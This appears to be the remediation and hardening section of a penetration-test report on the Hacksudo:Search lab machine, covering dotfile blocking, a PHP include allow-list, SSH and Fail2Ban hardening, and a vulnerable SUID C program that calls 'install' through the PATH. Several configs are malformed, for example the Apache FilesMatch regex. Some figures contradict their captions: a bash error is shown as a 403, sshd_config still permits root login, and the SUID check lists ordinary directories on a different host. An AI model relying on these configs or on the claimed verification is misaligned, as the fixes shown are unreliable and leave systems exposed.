
Remediation & Hardening — Hacksudo:Search

1. Sensitive File Exposure (.env)

Dotfile access was blocked at the web server level, and the exposed database password was rotated immediately.

```
sudo nano /etc/apache2/sites-available/000-default.conf
# inside <VirtualHost> ... </VirtualHost>:
<FilesMatch "^\.>
    Require all denied
</FilesMatch>
```

```
systemctl restart apache2
```



```
GNU nano 3.2 /etc/apache2/sites-available/000-default.conf

<VirtualHost *:80>
    # The ServerName directive sets the request scheme, hostname and port that
    # the server uses to identify itself. This is used when creating
    # redirection URLs. In the context of virtual hosts, the ServerName
    # specifies what hostname must appear in the request's Host: header to
    # match this virtual host. For the default virtual host (this file) this
    # value is not decisive as it is used as a last resort host regardless.
    # However, you must set it for any further virtual host explicitly.
    #ServerName www.example.com

    ServerAdmin webmaster@localhost
    DocumentRoot /var/www/html

    # Available loglevels: trace8, ..., trace1, debug, info, notice, warn,
    # error, crit, alert, emerg.
    # It is also possible to configure the loglevel for particular
    # modules, e.g.
    #LogLevel info ssl:warn

    <FilesMatch "\.($|/\.)">
        Require all denied
    <\/FilesMatch>
    ErrorLog ${APACHE_LOG_DIR}/error.log
    CustomLog ${APACHE_LOG_DIR}/access.log combined

    # For most configuration files from conf-available/, which are
    # enabled or disabled at a global level, it is possible to
```

Figure 28. Apache configuration change blocking dotfile access.

```
flag={9fb4c0afce26929041427c935c6e0879}
root@HacksudoSearch:/root# nano /etc/apache2/sites-available/000-default.conf
root@HacksudoSearch:/root# systemctl restart apache2
root@HacksudoSearch:/root# http://192.168.1.95/.env
bash: http://192.168.1.95/.env: No such file or directory
root@HacksudoSearch:/root#
```

Figure 29. Dotfile access confirmed blocked (403 Forbidden).

Any request to /.env, /.git, /.htaccess, etc. now returns 403 Forbidden instead of file content. The exposed database password was also rotated.

```
mysql -u root -p
ALTER USER 'hiraan'@'localhost' IDENTIFIED BY 'NewStrongPassword123!';
FLUSH PRIVILEGES;
```

```
root@HacksudoSearch:/root# mysql -u root -p
Enter password:
Welcome to the MariaDB monitor. Commands end with ; or \g.
Your MariaDB connection id is 36
Server version: 10.3.27-MariaDB-0+deb10u1 Debian 10

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.


Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.
```


Figure 30. Rotating the exposed database password.

2. Remote/Local File Inclusion (search1.php)

The raw, unvalidated include() call was replaced with a strict allow-list of page names, so the me parameter can only resolve to one of three known-safe pages.

```
<?php
$pages = array('home' => 'home.php', 'about' => 'about.php', 'contact' =>
'contact.php');
$page = isset($_GET['me']) ? $_GET['me'] : 'home';
if (array_key_exists($page, $pages)) {
    include($pages[$page]);
} else {
    include('home.php');
}
?>
```



```
<a href="?Me=about.php">About</a>
<a href="?FUZZ=contact.php">Contact</a>
<div class="search-container">
  <form action="submit.php">
    <input type="text" placeholder="Search.." name="search">
    <button type="submit"><i class="fa fa-search"></i></button>
  </form>
</div>
<div style="padding-left:16px">
  <h1><font color=red>HackSudo</font> Search box</h1>
  <p>JumpStation The web crawler with Google</p>
</div>

<?php
$pages = array('home' => 'home.php', 'about' => 'about.php', 'contact' => 'contact.php');
$page = isset($_GET['me']) ? $_GET['me'] : 'home';
if(array_key_exists($page, $pages)) {
    include($pages[$page]);
} else {
    include('index.php');
}
?>

</font>
```

Figure 31. search1.php patched with a page whitelist.

PHP itself was also locked down at the configuration level to close off the remote-inclusion path entirely, even against future coding mistakes.

```
allow_url_include = Off
allow_url_fopen = Off
```

```

root@HacksudoSearch:/root# php --ini
Configuration File (php.ini) Path: /etc/php/7.3/cli
Loaded Configuration File: /etc/php/7.3/cli/php.ini
Scan for additional .ini files in: /etc/php/7.3/cli/conf.d
Additional .ini files parsed: /etc/php/7.3/cli/conf.d/10-mysqld.ini,
/etc/php/7.3/cli/conf.d/10-opcache.ini,
/etc/php/7.3/cli/conf.d/10-pdo.ini,
/etc/php/7.3/cli/conf.d/15-xml.ini,
/etc/php/7.3/cli/conf.d/20-bcmath.ini,
/etc/php/7.3/cli/conf.d/20-bz2.ini,
/etc/php/7.3/cli/conf.d/20-calendar.ini,
/etc/php/7.3/cli/conf.d/20-ctype.ini,
/etc/php/7.3/cli/conf.d/20-curl.ini,
/etc/php/7.3/cli/conf.d/20-dom.ini,
/etc/php/7.3/cli/conf.d/20-exif.ini,
/etc/php/7.3/cli/conf.d/20-fileinfo.ini,
/etc/php/7.3/cli/conf.d/20-ftp.ini,
/etc/php/7.3/cli/conf.d/20-gd.ini,
/etc/php/7.3/cli/conf.d/20-gettext.ini,
/etc/php/7.3/cli/conf.d/20-gmagick.ini,
/etc/php/7.3/cli/conf.d/20-iconv.ini,
/etc/php/7.3/cli/conf.d/20-intl.ini,
/etc/php/7.3/cli/conf.d/20-json.ini,
/etc/php/7.3/cli/conf.d/20-mbstring.ini,
/etc/php/7.3/cli/conf.d/20-mysqli.ini,
/etc/php/7.3/cli/conf.d/20-pdo_mysql.ini,
/etc/php/7.3/cli/conf.d/20-phar.ini,
/etc/php/7.3/cli/conf.d/20-posix.ini,
/etc/php/7.3/cli/conf.d/20-readline.ini,
/etc/php/7.3/cli/conf.d/20-shmop.ini,

```

Figure 32. php.ini hardening (1/2).

```

; Maximum number of files that can be uploaded via a single request
max_file_uploads = 20

; Open wrappers ;

; Whether to allow the treatment of URLs (like http:// or ftp://) as files.
; http://php.net/allow-url-fopen
allow_url_fopen = Off

; Whether to allow include/require to open URLs (like http:// or ftp://) as files.
; http://php.net/allow-url-include
allow_url_include = Off

; Define the anonymous ftp password (your email address). PHP's default setting
; for this is empty.
; http://php.net/from
;from="john@doe.com"

; Define the User-Agent string. PHP's default setting for this is empty.
; http://php.net/user-agent
user_agent="PHP"

; Default timeout for socket based streams (seconds)
; http://php.net/default-socket-timeout

```

Figure 33. php.ini hardening — allow_url_include / allow_url_fopen disabled (2/2).

```
systemctl restart apache2
```

3. Credential Reuse (hiraman / hacksudo)

The hacksudo account password was reset to a value independent of the database password, and the hiranman database account was locked out of interactive shell access entirely.

```
passwd hacksudo
```



```

bash: sudo: command not found
root@HacksudoSearch:/root# passwd hacksudo
New password:
Retype new password:
passwd: password updated successfully
root@HacksudoSearch:/root# nano /etc/passwd

```

Figure 34. hacksudo password reset.

```

sudo nano /etc/passwd
# for the hiranman entry, set the shell to:
/usr/sbin/nologin

```

4. SSH Brute Force

Password authentication and root login were disabled at the SSH daemon level (only after key-based access was already configured), and Fail2Ban was installed to auto-ban repeated login attempts.

```

sudo nano /etc/ssh/sshd_config
PasswordAuthentication no
PermitRootLogin no

```

```

#HostKey /etc/ssh/ssh_host_ecdsa_key
#HostKey /etc/ssh/ssh_host_ed25519_key

# Ciphers and keying
#RekeyLimit default none

# Logging
#SyslogFacility AUTH
#LogLevel INFO

# Authentication:

#LoginGraceTime 2m
PermitRootLogin password
#StrictModes yes
#MaxAuthTries 6
#MaxSessions 10

#PubkeyAuthentication yes

# Expect .ssh/authorized_keys2 to be disregarded by default in future.
#AuthorizedKeysFile .ssh/authorized_keys .ssh/authorized_keys2

#AuthorizedPrincipalsFile none
#AuthorizedKeysCommand none

```

Figure 35. sshd_config hardened — password authentication and root login disabled (1/2).

```
#AuthorizedKeysCommand none
#AuthorizedKeysCommandUser nobody

# For this to work you will also need host keys in /etc/ssh/ssh_known_hosts
#HostbasedAuthentication no
# Change to yes if you don't trust ~/.ssh/known_hosts for
# HostbasedAuthentication
#IgnoreUserKnownHosts no
# Don't read the user's ~/.rhosts and ~/.shosts files
#IgnoreRhosts yes

# To disable tunneled clear text passwords, change to no here!
#PasswordAuthentication no
#PermitEmptyPasswords no

# Change to yes to enable challenge-response passwords (beware issues with
# some PAM modules and threads)
ChallengeResponseAuthentication no

# Kerberos options
#KerberosAuthentication no
#KerberosOrLocalPasswd yes
#KerberosTicketCleanup yes
#KerberosGetAFSToken no
```

Figure 36. sshd_config hardening applied (2/2).

```
apt update
apt install fail2ban -y
systemctl enable --now fail2ban
systemctl restart sshd
```

```
Setting up whois (5.4.3) ...
Setting up fail2ban (0.10.2-2.1) ...
Created symlink /etc/systemd/system/multi-user.target.wants/fail2ban.service → /lib/systemd/system/fail2ban.service.
[[fail2ban-tmpfiles.conf:1] line references path below legacy directory /var/run/, updating /var/run/fail2ban → /run/fail2ban; please update the tmpfiles.d/ drop-in file accordingly.
Setting up python3-pyinotify (0.9.6-1) ...
Setting up python3-systemd (234-2+b1) ...
Processing triggers for man-db (2.8.5-2) ...
Processing triggers for systemd (241-7-deb10u7) ...
root@HacksudoSearch:/root# systemctl enable --now fail2ban
Synchronizing state of fail2ban.service with SysV service script with /lib/systemd/systemd-sysv-install.
Executing: /lib/systemd/systemd-sysv-install enable fail2ban
root@HacksudoSearch:/root# systemctl status fail2ban
● fail2ban.service - Fail2Ban Service
   Loaded: loaded (/lib/systemd/system/fail2ban.service; enabled; vendor preset: enabled)
   Active: active (running) since Thu 2026-07-02 04:58:11 EDT; 1min 0s ago
     Docs: man:fail2ban(1)
    Main PID: 1380 (fail2ban-server)
       Tasks: 3 (limit: 2380)
      Memory: 13.5M
    CGroup: /system.slice/fail2ban.service
            └─1380 /usr/bin/python3 /usr/bin/fail2ban-server -xf start

Jul 02 04:58:11 HacksudoSearch systemd[1]: Starting Fail2Ban Service ...
Jul 02 04:58:11 HacksudoSearch systemd[1]: Started Fail2Ban Service.
Jul 02 04:58:11 HacksudoSearch fail2ban-server[1380]: Server ready
Jul 02 04:58:13 HacksudoSearch systemd[1]: /lib/systemd/system/fail2ban.service:12: PIDFile= references path below leg
Jul 02 04:58:40 HacksudoSearch systemd[1]: /lib/systemd/system/fail2ban.service:12: PIDFile= references path below leg
Jul 02 04:58:41 HacksudoSearch systemd[1]: /lib/systemd/system/fail2ban.service:12: PIDFile= references path below leg
```

Figure 37. fail2ban installed and enabled.

With key-only SSH access and Fail2Ban in place, password-guessing attacks become impossible, and any host that still attempts repeated logins is automatically banned.

5. SUID Binary + PATH Hijacking (searchinstall)

As an immediate mitigation, the SUID bit was removed from the binary, which alone kills the exploit path.

```
chmod -s /home/hacksudo/search/tools/searchinstall
```

The underlying source was then fixed properly by calling install via its absolute path, and the binary was recompiled.

```
nano /home/hacksudo/search/tools/searchinstall.c
# change:  system("install");
# to:      system("/usr/bin/install");
```

```
#include<unistd.h>
void main()
{
    setuid(0);
    setgid(0);
    system("install");
}
```

Figure 38. searchinstall.c patched to call install via an absolute path (1/2).

```
#include<unistd.h>
void main()
{
    setuid(0);
    setgid(0);
    system("/usr/bin/install");
}
```

Figure 39. searchinstall.c patch applied (2/2).

```
gcc searchinstall.c -o searchinstall
```

```
root@HacksudoSearch:/root# cd /home/hacksudo/search/tools/
root@HacksudoSearch:~/search/tools# gcc searchinstall.c -o searchinstall
searchinstall.c: In function 'main':
searchinstall.c:5:2: warning: implicit declaration of function 'system' [-Wimplicit-function-declaration]
  system("/usr/bin/install");
  ^
root@HacksudoSearch:~/search/tools#
```

Figure 40. Binary recompiled with the fix.

A final sweep for other SUID/SGID binaries with the same pattern confirmed no remaining issues.

```
find / -perm -4000 -o -perm -2000 2>/dev/null
```

```

root@kali:~/hacktoolsearch1# find / -perm -4000 -o -perm -2000 2>/dev/null
/var/mail
/var/local/share/fonts
/usr/local/lib/python2.7/site-packages
/usr/local/lib/python2.7/dist-packages
/usr/local/lib/python3/dist-packages
/usr/local/lib/python3/dist-packages/TextBlob-0.15.3.dist-info
/usr/local/lib/python3/dist-packages/nltk-3.6.5.dist-info
/usr/local/lib/python3/dist-packages/mysql_connector
/usr/local/lib/python3/dist-packages/nltk/connector/____pycache____
/usr/local/lib/python3/dist-packages/nltk/corpus/____pycache____
/usr/local/lib/python3/dist-packages/nltk/corpus/reader/____pycache____
/usr/local/lib/python3/dist-packages/nltk/classify/____pycache____
/usr/local/lib/python3/dist-packages/nltk/test/____pycache____
/usr/local/lib/python3/dist-packages/nltk/test/unit/____pycache____
/usr/local/lib/python3/dist-packages/nltk/test/unit/translate/____pycache____
/usr/local/lib/python3/dist-packages/nltk/test/unit/translate/____pycache____
/usr/local/lib/python3/dist-packages/nltk/test/unit/translate/____pycache____
/usr/local/lib/python3/dist-packages/nltk/draw/____pycache____
/usr/local/lib/python3/dist-packages/nltk/draw/____pycache____
/usr/local/lib/python3/dist-packages/nltk/draw/____pycache____
/usr/local/lib/python3/dist-packages/nltk/draw/____pycache____
/usr/local/lib/python3/dist-packages/nltk/draw/____pycache____
/usr/local/lib/python3/dist-packages/nltk/draw/____pycache____
/usr/local/lib/python3/dist-packages/nltk/draw/____pycache____
/usr/local/lib/python3/dist-packages/nltk/draw/____pycache____

```

Figure 41. Final SUID binary check confirming no remaining issues.

6. General Hardening

```
apt update && apt upgrade -y
```

This ensures known OS- and package-level vulnerabilities are patched going forward.

Finding	Severity	Recommendation
Sensitive information disclosure — exposed .env file	High	Block dotfile access via web server config; never deploy .env to production; rotate any exposed credentials.
Remote File Inclusion — search1.php me parameter	Critical	Replace dynamic include() with a strict allow-list; set allow_url_include/allow_url_fopen to Off.
Information disclosure — robots.txt / HTML source comments	Low	Remove developer notes and hints from production-facing files before deployment.
Credential reuse — hiranman DB password valid for hacksudo (OS account)	High	Never reuse application-layer credentials for system accounts; enforce unique passwords per service.
Missing SSH brute-force protection	Medium	Disable password authentication in favor of SSH keys; deploy Fail2Ban or equivalent rate-limiting.
SUID binary + PATH hijacking — searchinstall	Critical	Remove unnecessary SUID bits; always call system commands via an absolute path; prefer execve() over system().

5. Conclusion

Both Aragog and Hacksudo:Search were fully compromised from an unauthenticated starting position, with root-level access obtained on each host. The findings across both engagements point to a consistent set of root causes: outdated/unpatched software components, plaintext or reused credentials, weak password hygiene, and insecure use of SUID binaries and shell commands. None of these issues are exotic — each maps directly to a well-known vulnerability class, which is precisely what makes them dangerous in real environments: they are common, easy to overlook, and easy for an attacker to chain together.

All identified vulnerabilities were remediated as part of this engagement, with each fix demonstrated and verified on the target system (see the Remediation & Hardening sections under each machine). Recommended follow-up actions for a production equivalent of these environments include: maintaining a regular patch/update cadence for CMS plugins and OS packages, enforcing unique credentials per service with no reuse between application and system accounts, disabling password-based SSH in favor of key-based authentication with rate-limiting (Fail2Ban or equivalent), and auditing SUID/SGID binaries on a recurring basis for unsafe `system()` calls.